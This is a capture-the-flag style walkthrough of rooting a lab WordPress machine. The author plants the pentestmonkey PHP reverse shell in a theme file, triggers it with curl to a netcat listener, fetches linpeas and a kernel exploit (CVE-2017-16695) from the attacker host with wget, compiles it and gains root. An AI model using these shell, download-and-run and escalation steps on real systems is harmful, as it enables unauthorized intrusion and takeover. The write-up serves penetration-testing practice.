
and




we logged in successfully .

now to get a reverse shell , go to themes editor and create a malicious php file ,

but here we do not have write access :



after looking some more i found a secret.php that was finally writeable :



enumeration is over for now lets move towards gaining access to the machine

Initial Foothold

so to gain access to this machine , we will create a malicious page as said in php ,

and use pentest monkey php reverse shell .


https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

change your ip and port in the code :

```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.12';  // CHANGE THIS
$port = 7777;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

as your desired port and ip you will listen on .

copy the whole code and paste it in secret.php in wordpress :



then save the changes ,

setup your netcat listener :

```
┌──(root㉿kali)-[/home/kali/php-reverse-shell]
└─# nc -lnvp 7777
```

then use curl to request that secret.php file to execute it :

```
┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.1.11/wordpress/wp-content/themes/twentynineteen/secret.php
```

and we should have a shell now :

```
┌──(root㉿kali)-[/home/kali/php-reverse-shell]
└─# nc -lnvp 7777
listening on [any] 7777 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.11] 33384
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 00:32:43 up  1:29,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Privilege Escalation

now we got our initial foothold , its time to root this machine and gain elevated access :

lets use python to spawn a better shell :

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
```

now lets run linpeas to enumerate this box :

transfer it using apache2 server :

```
$ wget http://192.168.1.12/linpeas.sh
wget http://192.168.1.12/linpeas.sh
--2022-06-11 01:35:03--  http://192.168.1.12/linpeas.sh
Connecting to 192.168.1.12:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776167 (758K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 757.98K  --.-KB/s    in 0.03s

2022-06-11 01:35:03 (23.2 MB/s) - 'linpeas.sh' saved [776167/776167]
```


execution :

```
/bin/sh: 25: ./linpeas.sh: Permission denied
$ chmod +x linpeas.sh
chmod +x linpeas.sh
$ ./linpeas.sh
./linpeas.sh
```

so after going through the results , there was a exploit that linpeas suggested :

```
Executing Linux Exploit Suggester 2
https://github.com/jondonas/linux-exploit-suggester-2
[1] get_rekt
    CVE-2017-16695
    Source: http://www.exploit-db.com/exploits/45010
```

lets look at it :



so this is the exploit for local privilege escalation .

lets copy it to target machine and run it :

```
$ wget http://192.168.1.12/45010.c
wget http://192.168.1.12/45010.c
--2022-06-11 01:45:16--  http://192.168.1.12/45010.c
Connecting to 192.168.1.12:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13728 (13K) [text/x-csrc]
Saving to: '45010.c'

45010.c             100%[===================>]  13.41K  --.-KB/s    in 0s

2022-06-11 01:45:16 (87.2 MB/s) - '45010.c' saved [13728/13728]

$ ls
ls
```

before running it compile it with the help of gcc :

```
$ gcc 45010.c -o exploit
gcc 45010.c -o exploit
$ ls
ls
45010.c
VMwareDnD
exploit
```

then execute it :

```
$ ./exploit
./exploit
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffffa079e36ca500
[*] Leaking sock struct from ffffa079f6a18800
[*] Sock→sk_rcvtimeo at offset 592
[*] Cred structure at ffffa079f0e90e40
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffffa079f0e90e40
[*] credentials patched, launching shell ...
# whoami
whoami
root
```

and we got root , machine solved .

Flags

flags from the box are as follows :

User Flag :

```
cat user.txt
af3c658dcf9d7190da3153519c003456
#
```

Root Flag :

```
cat root.txt
b2b17036da1de94cfb024540a8e7075a
#
```